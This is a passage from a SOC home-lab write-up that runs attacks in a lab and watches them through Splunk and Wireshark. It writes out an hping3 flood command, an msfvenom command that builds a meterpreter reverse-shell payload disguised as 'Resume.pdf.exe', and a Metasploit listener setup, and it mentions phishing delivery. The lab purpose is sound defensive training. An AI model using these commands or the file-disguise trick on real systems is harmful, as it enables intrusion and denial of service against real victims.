hping3 -S -p 80 -c 100 192.168.1.10 --flood
```

After performing the DoS attack using **hping3**, the **Splunk** dashboard showed a sudden spike in incoming traffic and repeated connection requests. Log entries increased rapidly within a short time. This abnormal traffic pattern clearly indicated a denial-of-service attempt on the target machine.

host="Nishad"

127,917 events (2/13/26 11:00:00.000 PM to 2/14/26 11:58:07.000 PM) No Event Sampling

Events (127,917) Patterns Statistics Visualization

Timeline format - Zoom Out + Zoom to Selection Deselect

Format Show 20 Per Page View List

Time	Event
2/14/26 11:58:03.019 PM	02/14/2026 23:58:03.019 +0600 collection="Available Memory" object="Memory" counter="Available Bytes" instance=0 Show all 6 lines host = Nishad source = Perfmon/Available Memory sourcetype = Perfmon/Available Memory
2/14/26 11:58:03.019 PM	02/14/2026 23:58:03.019 +0600 collection="CPU Load" object=processor counter=% User Time" instance=Total Show all 6 lines host = Nishad source = Perfmon/CPU Load : sourcetype = Perfmon/CPU Load
2/14/26 11:58:03.019 PM	02/14/2026 23:58:03.019 +0600 collection="CPU Load" object=processor counter=% Processor Time" instance=Total Show all 6 lines host = Nishad source = Perfmon/CPU Load : sourcetype = Perfmon/CPU Load

## Packet Sniffing

**Wireshark** is a powerful network protocol analyzer used for capturing and analyzing data packets on a network in real-time. It allows you to inspect network traffic in-depth, identify security issues, troubleshoot network problems, and even detect malicious activity.

Capturing from Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

Time	Source	src-port	Destination	dst-port
399.991652	192.168.0.100	29817	35.200.151.24	443
400.094912	TPLink_f7:79:70		Broadcast	
400.094962	TPLink_f7:79:70		Broadcast	
400.113621	35.200.151.24	443	192.168.0.100	29817
400.113675	192.168.0.100	29817	35.200.151.24	443
400.221262	192.168.0.100	29817	35.200.151.24	443
400.221262	192.168.0.100	29817	35.200.151.24	443
400.224794	35.200.151.24	443	192.168.0.100	29817
400.335337	35.200.151.24	443	192.168.0.100	29817
400.700206	192.168.0.100	29817	35.200.151.24	443
400.833943	35.200.151.24	443	192.168.0.100	29817
400.834012	192.168.0.100	29817	35.200.151.24	443
400.965155	35.200.151.24	443	192.168.0.100	29817
401.974993	192.168.0.100	29817	35.200.151.24	443
401.976143	192.168.0.100	29817	35.200.151.24	443
401.976143	192.168.0.100	29817	35.200.151.24	443
401.978538	35.200.151.24	443	192.168.0.100	29817
402.094253	192.168.0.1		239.255.255.250	
402.098395	35.200.151.24	443	192.168.0.100	29817
402.101972	192.168.0.100		224.0.0.22	
402.317319	192.168.0.100	29817	35.200.151.24	443
402.426636	35.200.151.24	443	192.168.0.100	29817
402.601692	MegaWell_b2:94:3d		Broadcast	
404.168421	192.168.0.100	7746	18.97.36.79	443

## Malware Creation

So, finally after discovering open ports we used **MSFvenom** to create a malicious payload for exploitation. **MSFvenom** combines **payload generation** and **encoding** tools from Metasploit, allowing us to create customized payloads for our attacks.

**Generate Payload:** We used MSFvenom to create a **reverse shell payload** that, when executed on the target machine, would connect back to our attack machine.

- msfvenom -p windows/meterpreter/reverse\_tcp LHOST=<attacker\_IP> LPORT=<attacker\_port> -f exe -o Resume.pdf.exe

we used .pdf extension for the payload so that it can be seen as legitimate pdf file to untrained eyes.

### Reverse TCP Payload creation using msfvenom

The screenshot shows a terminal window on a Kali Linux system. The user is executing the command:

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.20.11 lport=4444 -f exe -o Resume.pdf.exe
```

The terminal output shows the payload details:

- No platform was selected, choosing Msf::Module::Platform::Windows from the payload
- No arch selected, selecting arch: x64 from the payload
- No encoder specified, outputting raw payload
- Payload size: 200774 bytes
- Final size of exe file: 207360 bytes
- Saved as: Resume.pdf.exe

After saving the payload, the user runs the file:

```
$ file Resume.pdf.exe
```

The output indicates:

```
Resume.pdf.exe: PE32+ executable (GUI) x86-64, for MS Windows, 3 sections
```

We can now use Metasploit to simulate real-world attacks and generate telemetry for further analysis in Splunk. We can also use Metasploit's Auxiliary Scanner Metasploit's built-in scanner modules to discover potential vulnerabilities.

use auxiliary/scanner/portscan/tcp

set RHOSTS 192.168.20.10 run

**msfconsole** is the command-line interface for the **Metasploit Framework**, widely used for penetration testing and security assessments. It provides access to a range of tools, exploits, payloads, and auxiliary modules. Setting up a listener using msfconsole so that we can get the access using **reverse tcp** payload.

## Setting up Listener using msfconsole

The image shows two terminal windows side-by-side. The left window is titled 'msfconsole' and displays the Metasploit logo and version information:

```
File Actions Edit View Help
(thor@kali)-[~]
$ msfconsole
+-----+
| METASPLOIT by Rapid7 |
+-----+
| RECON | EXPLOIT |
+-----+
| PAYLOAD | LOOT |
+-----+
Metasploit tip: View advanced module options with
advanced
Metasploit Documentation: https://docs.metasploit.com/
msf6 > options
```

The right window is titled 'thor' and shows the configuration of a listener:

```
File Actions Edit View Help
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set lhost 192.168.20.11
lhost => 192.168.20.11
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.20.11 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) >
```

There are various ways to deliver the payload we can use **Phishing** mail to trap the user to download and execute the payload.

Since it was for experiment purpose we set up a server using **python** so that we can get access to the files easily, we can also use **Apache** to setup a server.

From here we can download the **Resume.pdf** on **windows** which is actually a payload and execute it so that it can establish the connection to the **linux** machine where we used **msfconsole** to set up a listener over the **port 4444**.

## Setting up server and accessing the payload on windows

The image shows a Windows File Explorer window and a terminal window on a Kali Linux machine.

The File Explorer window shows a directory listing for '/'. It includes files like .java, .john, lessht, local, mozilla, msf4, profile, python\_history, scapy\_history, spiderfoot, sudo\_as\_admin\_successful, tor, vboxclient-clipboard.pid, vboxclient-display-vga-x11.pid, vboxclient-draganddrop.pid, vboxclient-seamless.pid, vboxclient-vmsvga-session-try7.pid, vyminfo, Xauthority, xsession-errors, xsession-errors.old, zsh\_history, zshrc, Desktop, Documents, Downloads, Music, Pictures, Public, Resume.pdf.exe, scapy, Templates, and Videos.

The terminal window on Kali Linux shows the following session:

```
File Actions Edit View Help
(thor@kali)-[~]
$ ls
Desktop Documents Downloads Music Pictures Public Resume.pdf.exe scapy Templates Videos
(thor@kali)-[~]
$ python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
```

After downloading and executing the payload we can monitor its state (Running)

## Task manager snapshot

A screenshot of the Windows Task Manager window. The 'Details' tab is selected. The table lists various processes with columns for Name, PID, Status, User name, CPU, Memory (a...), and UAC virtualizat... . A mouse cursor is hovering over the row for 'Resume.pdf.exe' with PID 872. The task bar at the bottom shows icons for File Explorer, Task View, Start, and Task Manager.

Name	PID	Status	User name	CPU	Memory (a...)	UAC virtualizat...
msedge.exe	7784	Running	hulk	00	1,496 K	Disabled
msedge.exe	7804	Running	hulk	00	2,656 K	Disabled
msedge.exe	7856	Running	hulk	00	1,216 K	Disabled
MsMpEng.exe	2960	Running	SYSTEM	00	1,68,752 K	Not allowed
OneDrive.exe	7408	Running	hulk	00	5,744 K	Disabled
python3.9.exe	5500	Running	SYSTEM	00	1,512 K	Not allowed
Registry	92	Running	SYSTEM	00	2,912 K	Not allowed
Resume.pdf.exe	11548	Running	hulk	00	1,260 K	Disabled
Resume.pdf.exe	10764	Running	hulk	00	1,212 K	Disabled
Resume.pdf.exe	11484	Running	hulk	00	1,200 K	Disabled
Resume.pdf.exe	872	Running	hulk	00	1,248 K	Not allowed
Resume.pdf.exe	11332	Running	hulk	00	1,204 K	Disabled
RuntimeBroker.exe	10344	Running	hulk	00	2,192 K	Disabled
RuntimeBroker.exe	5320	Running	hulk	00	1,592 K	Disabled
RuntimeBroker.exe	6208	Running	hulk	00	4,552 K	Disabled
RuntimeBroker.exe	7272	Running	hulk	00	1,488 K	Disabled
RuntimeBroker.exe	3804	Running	hulk	00	1,080 K	Disabled
RuntimeBroker.exe	9400	Running	hulk	00	1,004 K	Disabled
SearchApp.exe	5844	Suspended	hulk	00	0 K	Disabled
SearchApp.exe	9880	Suspended	hulk	00	0 K	Disabled
SearchIndexer.exe	4180	Running	SYSTEM	00	7,136 K	Not allowed
SecurityHealthService	7176	Running	SYSTEM	00	3,496 K	Not allowed
SecurityHealthService	4716	Running	hulk	00	692 K	Disabled

## Splunk Dashboard Monitoring

After downloading and executing the malware sample in the lab environment, detailed activity logs were generated in **Splunk**. The dashboard displayed file execution details, process creation events, and suspicious system changes. These logs helped to analyse the malware behaviour and understand its impact on the victim machine.

A screenshot of the Splunk search interface. The search bar contains the query 'index=endpoint Resume.pdf.exe'. The results show 13 events from September 22, 2023, between 5:00:00.000 PM and 5:30:49.000 PM. The 'Events (13)' tab is selected. The first event is expanded, showing XML log data. The expanded event includes fields like '@host', '@source', '@sourcetype', 'INTERESTING FIELDS' (action, CommandLine, Company, Computer, CurrentDirectory, date, hour, date\_miday, date\_minute, date\_month), and 'SELECTED FIELDS' (host, source, sourcetype). The expanded XML data shows a complex event structure involving Microsoft-Sysmon/Operational Channel, Computer DESKTOP-1JF1B29, and various system paths and file operations.

## **Challenges Faced**

During the SOC Home Lab project, several challenges were encountered. Setting up the virtual environment required careful configuration of multiple virtual machines and network connections. Integrating the **Splunk** Universal Forwarder with the indexer sometimes caused connectivity and data forwarding issues. Monitoring real-time attacks like brute-force and DoS generated large volumes of logs, making analysis and dashboard visualization complex. Limited hardware resources also affected performance during simultaneous simulations. Additionally, understanding and configuring SIEM rules, alerts, and dashboards required in-depth learning. Despite these challenges, troubleshooting and step-by-step testing helped achieve the project objectives successfully.

## **Conclusion**

Having successfully generated and analyzed the telemetry in our SOC Home Lab, we were able to observe and understand various attack scenarios in real-time. The collected logs and alerts provided clear insights into malicious activities such as brute-force attempts, DoS traffic, and malware execution. This analysis equips us to take informed incident response actions, including isolating affected systems, implementing containment measures, and patching vulnerabilities. Overall, the project demonstrates the effectiveness of SIEM tools in monitoring, detecting, and responding to security threats, while highlighting the importance of continuous threat analysis to strengthen network security posture.

## References

- I. **Splunk Documentation**, “Getting Data In with Universal Forwarder,” Splunk, 2023. [Online]. Available:  
<https://docs.splunk.com/Documentation/Forwarder/latest/Forwarder/Aboutforwarders>
- II. **Nmap Network Scanning**, Gordon “Fyodor” Lyon, 2009, Insecure.com.
- III. **Hydra – Fast Password Cracker**, THC Hydra Project, 2023. [Online]. Available:  
<https://github.com/vanhauser-thc/thc-hydra>
- IV. **hping3 Documentation**, Salvatore Sanfilippo, 2020. [Online]. Available:  
<https://tools.kali.org/information-gathering/hping3>
- V. R. Bejtlich, **The Practice of Network Security Monitoring**, No Starch Press, 2013.
- VI. K. Scarfone, P. Mell, **Guide to Intrusion Detection and Prevention Systems (IDPS)**, NIST Special Publication 800-94, 2007.
- VII. M. Whitman, H. Mattord, **Principles of Incident Response and Disaster Recovery**, Cengage, 2011.